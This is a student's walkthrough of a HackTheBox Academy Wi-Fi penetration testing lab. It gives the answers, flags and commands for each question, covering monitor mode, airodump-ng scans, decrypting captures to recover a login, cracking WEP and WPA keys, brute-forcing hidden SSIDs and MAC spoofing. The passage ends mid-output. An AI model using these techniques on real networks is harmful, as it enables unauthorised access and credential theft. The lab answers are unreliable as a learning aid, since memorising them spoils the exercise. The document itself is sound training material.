Wi-Fi Penetration Testing Basics:

Link to challenge: https://academy.hackthebox.com/module/222

(log in required)

Class: Tier II | Medium | Offensive

Before we begin: throughout the module we will be requested to login to target machine

The credentials and target IP will be provided for us by the module.

we will use xfreerdp with the command:

```
xfreerdp /v:<Target IP> /u:<username> /p:<password>
/dynamic-resolution
```

this operation will be referred throughout the writeup as 'RDP login'.

the default credentials are 'wifi:wifi', unless specified otherwise.

Interfaces and Interface Modes

Wi-Fi Interfaces:

Question: Check the driver capabilities for the interface. How many software interface modes are available? (Answer in digit format: e.g., 3)

Answer: 2

Method: we run the command:

```
iw list
```

and look for 'software interface modes'

```
    software interface modes (can always be added):
                * AP/VLAN
                * monitor
```

Question: Follow the steps shown in the section to scan for available WiFi networks. What is the ESSID name of the 3rd WiFi Network (Cell 03)?

Answer: HackTheBox-5G

Method: we run the wifi scan command:

```
iwlist scan
```

and go for cell 03:

```
wifi@WiFiIntro:~$ iwlist scan
lo        Interface doesn't support scanning.

wlan0     Scan completed :
          Cell 01 - Address: D8:D6:3D:EB:29:D5
```

*

*

```
          Cell 03 - Address: D8:D6:3A:EB:29:D4
                    Channel:48
                    Frequency:5.24 GHz (Channel 48)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"HackTheBox-5G"
```

Interface Modes:

Question: How many interface modes are available? (Answer in digit format: e.g., 3)

Answer: 5

Method: Managed Mode, Ad-hoc Mode, Master Mode, Mesh Mode, Monitor Mode

Aircrack-ng Essentials

Airmon-ng:

Question: Activate monitor mode using airmon-ng. How many potentially problematic processes are detected? (Please provide your answer in digit format, e.g., 3)

Answer: 4

Method: first, we run

```
sudo airmon-ng
```

to see what interfaces we can start with the monitor:

```
wifi@WiFiIntro:~$ sudo airmon-ng

PHY     Interface       Driver          Chipset

phy5    wlan0           htb80211_chipset        HTB ChipSet of 802.11 radio(s) for mac80211
```

We can start the interface 'wlan0':

```
sudo airmon-ng start wlan0
```

```
wifi@WiFiIntro:~$ sudo airmon-ng start wlan0

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
```

And observe that there are 4 protentional problematic processes are detected

Question: Activate monitor mode using airmon-ng. What is the name of the wireless driver being utilized?

Answer: htb80211_chipset

Method: on the same command:

```
sudo airmon-ng start wlan0
```

we look for the wireless driver:

```
wifi@WiFiIntro:~$ sudo airmon-ng start wlan0

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    183 avahi-daemon
    203 wpa_supplicant
    209 avahi-daemon
    216 NetworkManager

PHY     Interface       Driver          Chipset

phy5    wlan0           htb80211_chipset        HTB ChipSet of 802.11 radio(s) for mac80211

                (mac80211 monitor mode vif enabled for [phy5]wlan0 on [phy5]wlan0mon)
                (mac80211 station mode vif disabled for [phy5]wlan0)
```

Airodump-ng:

Question: What channel is the WiFi network "HackTheBox" operating on?

Answer: 11

Method: First, we run

```
iwconfig
```

to determine the wifi interface name:

```
wifi@WiFiIntro:~$ iwconfig
lo        no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.447 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

eth0      no wireless extensions.
```

It's 'wlan0mon'.

Now we use the 'airodump-ng' tool on the interface:

```
sudo airodump-ng wlan0mon
```

```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon


 CH  8 ][ Elapsed: 1 min ][ 2024-11-14 14:44

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D8:D6:3A:EB:29:D4  -28       74        0    0  11   54   WPA2 CCMP   PSK  HackTheBox
 D8:D6:3D:EB:29:D5  -47       79        8    0   1   54   WPA2 CCMP   PSK  CyberNet-Secure

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

And observe that 'HackTheBox' networks operates on channel 11

Question: What is the ESSID of the WiFi network operating on the 5 GHz band?

Answer: HackTheBox-5G

Method: we run on the same interface the command:

```
sudo airodump-ng wlan0mon --band a
```

```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon --band a

 CH 44 ][ Elapsed: 1 min ][ 2024-11-14 14:53

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D8:D6:3A:EB:29:D4  -28       40        0    0  48   54   WPA2 CCMP   PSK  HackTheBox-5G
```

Question: What is the ESSID of the WiFi network to which all the clients are currently connected?

Answer: CyberNet-Secure

Method: running the command:

```
sudo airodump-ng wlan0mon
```

```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon



 CH 14 ][ Elapsed: 4 mins ][ 2024-11-14 15:02 ][ WPA handshake: D8:D6:3D:EB:29:D5

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D8:D6:3A:EB:29:D4  -28      174        0    0  11   54   WPA2 CCMP   PSK  HackTheBox
 D8:D6:3D:EB:29:D5  -47      178       48    0   1   54   WPA2 CCMP   PSK  CyberNet-Secure

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 D8:D6:3D:EB:29:D5  8A:5A:3D:7B:F6:3E  -29    1 -54     28       31  EAPOL  CyberNet-Secure
 D8:D6:3D:EB:29:D5  1A:82:2E:A2:D4:AD  -29    0 -11      0       18
 D8:D6:3D:EB:29:D5  5A:02:EF:E0:1C:31  -29    0 - 1     12       19
 D8:D6:3D:EB:29:D5  72:F3:DE:D6:92:28  -29    0 - 1      0       15
```

We see the all the clients, which are listen in the second station, have the same MAC address (‘BSSID’ – ‘Basic Service Set Identifier’) of ‘CyberNet-Secure’)

Airgraph-ng:

Question: Use airgraph-ng on the file /opt/data.csv to create a graph of Clients to AP Relationship (CAPR). How many total clients are shown in the generated graphic? (Answer in digit format: e.g., 3)

Answer: 9

Method: First, we generate the png from the graph using the command:

```
sudo airgraph-ng -i /opt/data.csv -g CAPR -o HTB_CAPR.png
```

```
wifi@WiFiIntro:~$ sudo airgraph-ng -i /opt/data.csv -g CAPR -o HTB_CAPR.png
/usr/local/bin/airgraph-ng:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resour
ces.html
  __import__('pkg_resources').run_script('airgraph-ng==1.1', 'airgraph-ng')

**** WARNING Images can be large, up to 12 Feet by 12 Feet****
Creating your Graph using, /opt/data.csv and writing to, HTB_CAPR.png
```

We get the output file 'HTB_CAPR.png'.

We open the image using 'mimeopen' tool:

```
mimeopen -d HTB_CAPR.png
```


and selecting google chrome (for convenience)

```
wifi@WiFiIntro:~$ mimeopen -d HTB_CAPR.png
Use of uninitialized value $file in open at /usr/share/perl5/File/MimeInfo/Applications.pm line 140.
Use of uninitialized value $file in open at /usr/share/perl5/File/MimeInfo/Applications.pm line 140.
Use of uninitialized value $file in open at /usr/share/perl5/File/MimeInfo/Applications.pm line 140.
Use of uninitialized value $file in open at /usr/share/perl5/File/MimeInfo/Applications.pm line 140.
Use of uninitialized value in subroutine entry at /usr/share/perl5/File/BaseDir.pm line 105.
Use of uninitialized value in subroutine entry at /usr/share/perl5/File/BaseDir.pm line 105.
Use of uninitialized value in subroutine entry at /usr/share/perl5/File/BaseDir.pm line 105.
Use of uninitialized value in subroutine entry at /usr/share/perl5/File/BaseDir.pm line 105.
Please choose a default application for files of type image/png

        1) Google Chrome  (google-chrome)
        2) Ristretto Image Viewer  (org.xfce.ristretto)
        3) Other...

use application #1
Opening "HTB_CAPR.png" with Google Chrome  (image/png)
[1655:8:1114/152529.771881:ERROR:command_buffer_proxy_impl.cc(131)] ContextResult::kTransientFailure:
```

→




And count the white boxes, they represent clients.

Question: Use airgraph-ng on the file /opt/data.csv to create a graph of Clients to AP Relationship (CAPR). How many clients are connected to the AP 'CyberNet-Secure'? (Answer in digit format: e.g., 3)

Answer: 6

Method: On the same graph, we zoon in on the access point of ‘CyberNet-Secure’:




And we can observe that the Number of Clients is 6.

Question: Use airgraph-ng on the file /opt/data.csv to create a Common Probe graph (CPG). How many clients are probing for the AP 'HTB-Wireless'? (Answer in digit format: e.g., 3)

Answer: 2

Method: on the same graph we zoon in on the access point of ‘HTB-Wireless’:



And we can observe that the Number of Clients is 2.

Aireplay-ng:

Question: Set the channel to 11 and test for packet injection using aireplay-ng. On how many APs does it perform packet injection? (Answer in digit format: e.g., 3)

Answer: 2

Method: *note – not sure why its 2 I got in the output 1… *

Anyway..

```
sudo iw dev wlan0mon set channel 11

sudo aireplay-ng –test wlan0mon
```

```
wifi@WiFiIntro:~$ sudo iw dev wlan0mon set channel 11
wifi@WiFiIntro:~$ sudo aireplay-ng --test wlan0mon
17:00:00  Trying broadcast probe requests...
17:00:00  Injection is working!
17:00:02  Found 1 AP

17:00:02  Trying directed probe requests...
17:00:02  D8:D6:3A:EB:29:D4 - channel: 11 - 'HackTheBox'
17:00:02  Ping (min/avg/max): 0.113ms/0.841ms/2.464ms Power: -29.00
17:00:02  30/30: 100%
```

Question: How many clients are connected to 'CyberNet-Secure'? (Answer in digit format: e.g., 3)

Answer: 4

Method: we run the view wifi access points command:

```
sudo airodump-ng wlan0mon
```

and we observe 4 clients, which all have the MAC adderss of ‘CyberNet-Secure’, indicating they connected to that access point.

```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon


 CH  6 ][ Elapsed: 4 mins ][ 2024-11-14 17:07 ][ WPA handshake: D8:D6:3D:EB:29:D5

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D8:D6:3A:EB:29:D4  -28      196        0    0  11   54   WPA2 CCMP   PSK  HackTheBox
 D8:D6:3D:EB:29:D5  -47      199       42    0   1   54   WPA2 CCMP   PSK  CyberNet-Secure

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 D8:D6:3D:EB:29:D5  1A:82:2E:A2:D4:AD  -29    0 - 1     18        18
 D8:D6:3D:EB:29:D5  5A:02:EF:E0:1C:31  -29    1 - 1      0        24  EAPOL
 D8:D6:3D:EB:29:D5  72:F3:DE:D6:92:28  -29    0 - 1      0        43         CyberNet-Secure
 D8:D6:3D:EB:29:D5  8A:5A:3D:7B:F6:3E  -29    1 - 1      0        42  EAPOL  CyberNet-Secure
```

Airdecap-ng:

Question: Decrypt the file located at /opt/decrypt.cap using airdecap-ng. Look for sensitive data indicating a user is attempting to log in to a website with a POST request. What is the username associated with this login attempt? (The WPA key for ESSID named CyberNet-Secure is Password123!!!!!!)

Answer: htb-admin

Method: we run the file decrypt using the command:

```
sudo airdecap-ng -p 'Password123!!!!!!' -e "CyberNet-Secure"
/opt/decrypt.cap
```

```
wifi@WiFiIntro:~$ sudo airdecap-ng -p 'Password123!!!!!!' -e "CyberNet-Secure" /opt/decrypt.cap
Total number of stations seen            5
Total number of packets read          2691
Total number of WEP data packets         0
Total number of WPA data packets        84
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets        61
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
```


We get an output file '/opt/decrypt-dec.cap'.

We open it with wireshark:

```
wireshark /opt/decrypt-dec.cap
```

and filter for http POST requests:

```
http.request.method == "POST"
```



We have 1 packet, containing the user and password.

Question: Decrypt the file located at /opt/decrypt.cap using airdecap-ng. Look for sensitive data indicating a user is attempting to log in to a website with a POST request. What is the password entered during this login attempt? (The WPA key for ESSID named CyberNet-Secure is Password123!!!!!!)

Answer: HTB_@cademy_ROCKS

Method: same as previous question

Aircrack-ng:

Question: Utilize Aircrack-ng to crack the WEP key from the file located at "/opt/WEP.ivs" and submit the found key as the answer.

Answer: AE:5B:7F:3A:03:D0:AF:9B:F6:8D:A5:E2:C7

Method: we run the command:

```
aircrack-ng -K /opt/WEP.ivs
```

```
wifi@WiFiIntro:~$ aircrack-ng -K /opt/WEP.ivs
Reading packets, please wait...
Opening /opt/WEP.ivs
Read 567298 packets.

   #  BSSID              ESSID                     Encryption

   1  00:11:95:91:78:8C                            WEP (0 IVs)

Choosing first network as target.

Reading packets, please wait...
Opening /opt/WEP.ivs
Read 567298 packets.

1 potential targets
```

*

*

```
   9    1/  2   7B(  44) E2(  30) 11(  27) DE(  23) A4(  20) 66(  19) E9(  18) 64(  17) E6(  17) 6F(  16)
  10    1/  1   01(   0) 02(   0) 03(   0) 04(   0) 05(   0) 06(   0) 07(   0) 08(   0) 09(   0) 0A(   0)

            KEY FOUND! [ AE:5B:7F:3A:03:D0:AF:9B:F6:8D:A5:E2:C7 ]
       Decrypted correctly: 100%
```

Question: Utilize Aircrack-ng to crack the WPA key for the ESSID "Coherer" from the file located at "/opt/WPA_Capture.pcap" and submit the found key as the answer.

Answer: Induction

Method: we run the command:

```
aircrack-ng /opt/WPA_Capture.pcap -w /opt/wordlist.txt
```

using the wordlist in '/opt/wordlist.txt':

```
wifi@WiFiIntro:~$ aircrack-ng /opt/WPA_Capture.pcap -w /opt/wordlist.txt
Reading packets, please wait...
Opening /opt/WPA_Capture.pcap
Read 1093 packets.

   #  BSSID              ESSID                     Encryption

   1  00:0C:41:82:B2:55  Coherer                   WPA (1 handshake, with PMKID)
   2  65:78:F7:B7:30:84                            Unknown
   3  65:78:F7:B7:60:A9                            Unknown
   4  81:F8:47:33:56:BB                            Unknown
   5  92:F3:65:74:D2:DB                            Unknown
   6  98:D3:04:64:FA:55                            WPA (0 handshake)
   7  F4:9F:8F:EA:7B:E6                            Unknown
   8  FF:FF:FF:FF:FF:3F                            WEP (0 IVs)

Index number of target network ? 1

Reading packets, please wait...
Opening /opt/WPA_Capture.pcap
Read 1093 packets.
```

We see 'Coherer' ID is 1, so we enter index 1:

```
                              Aircrack-ng 1.6

      [00:00:00] 499/14344392 keys tested (1756.67 k/s)

      Time left: 2 hours, 16 minutes, 5 seconds                 0.00%

                          KEY FOUND! [ Induction ]


      Master Key     : A2 88 FC F0 CA AA CD A9 A9 F5 86 33 FF 35 E8 99
                       2A 01 D9 C1 0B A5 E0 2E FD F8 CB 5D 73 0C E7 BC

      Transient Key  : 0E 92 23 FE 1C 0A ED 8D C9 89 5D D6 A6 E0 92 61
                       99 AC C6 E7 6D 4D F5 4A 18 D1 D1 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : A4 62 A7 02 9A D5 BA 30 B6 AF 0D F3 91 98 8E 45
```


Connection Methods

Connecting to Wi-Fi Networks:

Question: Connect to the WPA Wi-Fi network named "CyberNet-Secure" with the PSK "Password123!!!!!!". Once connected, locate the flag at the IP address 192.168.1.1.

Answer: HTB{C0NN3cTeD_t0_WPA}

Method: we will start by authenticate to the mentioned wifi network with the mentioned password:



Once connected we simply curl 192.168.1.1 via http service for the flag:

```
curl http://192.168.1.1
```

```
wifi@WiFiIntro:~$ curl http://192.168.1.1
HTB{C0NN3cTeD_t0_WPA}wifi@WiFiIntro:~$ ^C
```

Question: Connect to the WEP Wi-Fi network named "HackTheBox-WEP" using the key "1A2B3C4D5E". Once connected, locate the flag at the IP address 192.168.2.1.

Answer: HTB{W3p_!s_EasY}


Method: same process as the question above:

```
wifi@WiFiIntro:~$ curl http://192.168.2.1
HTB{W3p_!s_EasY}wifi@WiFiIntro:~$ ^C
```

Question: Connect to the WPA-Enterprise Wi-Fi network named "HTB-Corp" with username "HTB\Sentinal" and password "sentinal". Once connected, locate the flag at the IP address 192.168.3.1.


Answer: HTB{ENT3RPR!SE_C00N3ctED

Method: we connect to the network using the following parameters:



*we do make sure to tick 'No CA certificate is required'. *

And poroceed the same:



Basic Control Bypass

Finding Hidden SSIDs:

Question: Identify the name of the hidden SSID with the BSSID d8:d6:3d:eb:29:d5 and submit it as your answer.

Answer: CyberNet-Secure

Method: first we run the command:

```
sudo airmon-ng start wlan0
```

to set the interface 'wlan0' to monitor mode.

Then – we run the command:

```
sudo airodump-ng -c 1 wlan0mon
```

to use airodump-ng to scan for available wifi networks, detecting hidden networks using de-auth:

```
wifi@WiFiIntro:~$ sudo airodump-ng -c 1 wlan0mon


 CH  1 ][ Elapsed: 1 min ][ 2024-11-15 10:57 ][ WPA handshake: D8:D6:3D:EB:29:D5

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 A2:A6:32:1B:29:D5  -28 100     1170        0    0   1   54   WPA2 CCMP   PSK  <length:  3>
 D2:A3:32:1B:29:D5  -28 100     1170        0    0   1   54   WPA3 CCMP   SAE  <length:  8>
 D8:D6:3D:EB:29:D5  -47 100     1170       98    0   1   54   WPA2 CCMP   PSK  CyberNet-Secure

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 D8:D6:3D:EB:29:D5  02:00:00:00:02:00  -29    1 -12      0       74  EAPOL  CyberNet-Secure
 (not associated)   76:EB:DF:2E:3C:74  -49    0 - 1      0        2
 (not associated)   4E:85:73:D8:59:F3  -49    0 - 1      0        4
Quitting...
```

We can observe that 'CyberNet-Secure has the same BSSID of the mentioned BSSID.

Question: Identify the name of the hidden SSID with the BSSID a2:a6:32:1b:29:d5 and submit it as your answer.

Answer: HTB

Method: we run the command:

```
sudo mdk3 wlan0mon p -b u -c 1 -t a2:a6:32:1b:29:d5
```

bruteforcing all possible values:

```
wifi@WiFiIntro:~$ sudo mdk3 wlan0mon p -b u -c 1 -t a2:a6:32:1b:29:d5

SSID Bruteforce Mode activated!


channel set to: 1
Waiting for beacon frame from target...
Sniffer thread started

SSID is hidden. SSID Length is: 3.

Got response from A2:A6:32:1B:29:D5, SSID: "HTB"
Last try was: HTB
```

Question: Identify the name of the hidden SSID with the BSSID d2:a3:32:1b:29:d5 and submit it as your answer.

Answer: FreeWifi

Method: we run run bruteforce from the wordlist '/opt/wordlist.txt', using the command:

```
sudo mdk3 wlan0mon p -f /opt/wordlist.txt -t
d2:a3:32:1b:29:d5
```

```
wifi@WiFiIntro:~$ sudo mdk3 wlan0mon p -f /opt/wordlist.txt -t d2:a3:32:1b:29:d5

SSID Wordlist Mode activated!

Waiting for beacon frame from target...
Sniffer thread started

SSID is hidden. SSID Length is: 8.

Got response from D2:A3:32:1B:29:D5, SSID: "FreeWifi"
Last try was: (null)
```

Bypassing Mac Filtering:

Question: What is the ESSID of the WiFi network operating on the 5 GHz band?

Answer: CyberNet-Secure-5G

Method: first lets start the monitor mode:

```
sudo airmon-ng start wlan0
```

then we run the command to scan for 5 GHz networks:

```
sudo airodump-ng wlan0mon --band a
```

```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon --band a

 CH 48 ][ Elapsed: 2 mins ][ 2024-11-15 11:53

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
 CH 116 ][ Elapsed: 2 mins ][ 2024-11-15 11:53

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D8:D6:3D:EB:29:D5  -28       59        0    0  48   54   WPA2 CCMP   PSK  CyberNet-Secure-5G

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   E2:05:55:A1:B7:52  -29    0 - 1     46        26         CyberNet-Secure
```

Question: Execute the MAC Filtering bypass as demonstrated in the section to establish a connection to the 5 GHz band. Once connected, locate the flag at IP address 192.168.2.1.

Answer: HTB{bfcc811c7b9b4c7cf63c5c2e968e13e0}

Method: first,

```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon --band a

 CH 122 ][ Elapsed: 1 min ][ 2024-11-15 13:57

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D8:D6:3D:EB:29:D5  -28       44        0    0  48   54   WPA2 CCMP   PSK  CyberNet-Secure-5G

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   BE:36:C9:DC:0D:9D  -29    0 - 1      0        18         CyberNet-Secure
 (not associated)   66:DE:CA:DC:66:D3  -29    0 - 1      0        16         CyberNet-Secure
 (not associated)   6E:16:F5:F3:D7:B2  -29    0 - 1     53        20         CyberNet-Secure
 (not associated)   BE:DB:69:B7:E1:59  -29    0 - 1     65        17         CyberNet-Secure
```

Looking at the inspection results of the 'CyberNet-Secure-5G' network – we observe it accepts handful of mac, we take one of them (in this case, the marked MAC address in the screenshot above)

and we will change our own MAC address in wlan0 interface, to that MAC address to impersonate that client.

For that, at first we stop the monitor mode:

```
sudo airmon-ng stop wlan0mon
```

then we disable the wlan0 interface, change the MAC address and re-enable it:

```
sudo ifconfig wlan0 down;
sudo macchanger wlan0 -m BE:36:C9:DC:0D:9D;
sudo ifconfig wlan0 up;
```

```
wifi@WiFiIntro:~$ sudo ifconfig wlan0 down;
sudo macchanger wlan0 -m BE:36:C9:DC:0D:9D;
sudo ifconfig wlan0 up;
Current MAC:   42:00:00:00:05:00 (unknown)
Permanent MAC: 42:00:00:00:05:00 (unknown)
New MAC:       be:36:c9:dc:0d:9d (unknown)
```

once changed (which can be confirmed with ‘ifconfig wlan0’ command), we can connect to the wifi ‘CyberNet-Secure-5G’ with the provided password ‘Password123!!!!!!’.

Once connected, we download the content ’index.html’ from 192.168.2.1 and read it:

```
wget http://192.168.2.1

cat index.html
```

```
wifi@WiFiIntro:~$ wget http://192.168.2.1
--2024-11-15 13:59:30--  http://192.168.2.1/
Connecting to 192.168.2.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 335 [text/html]
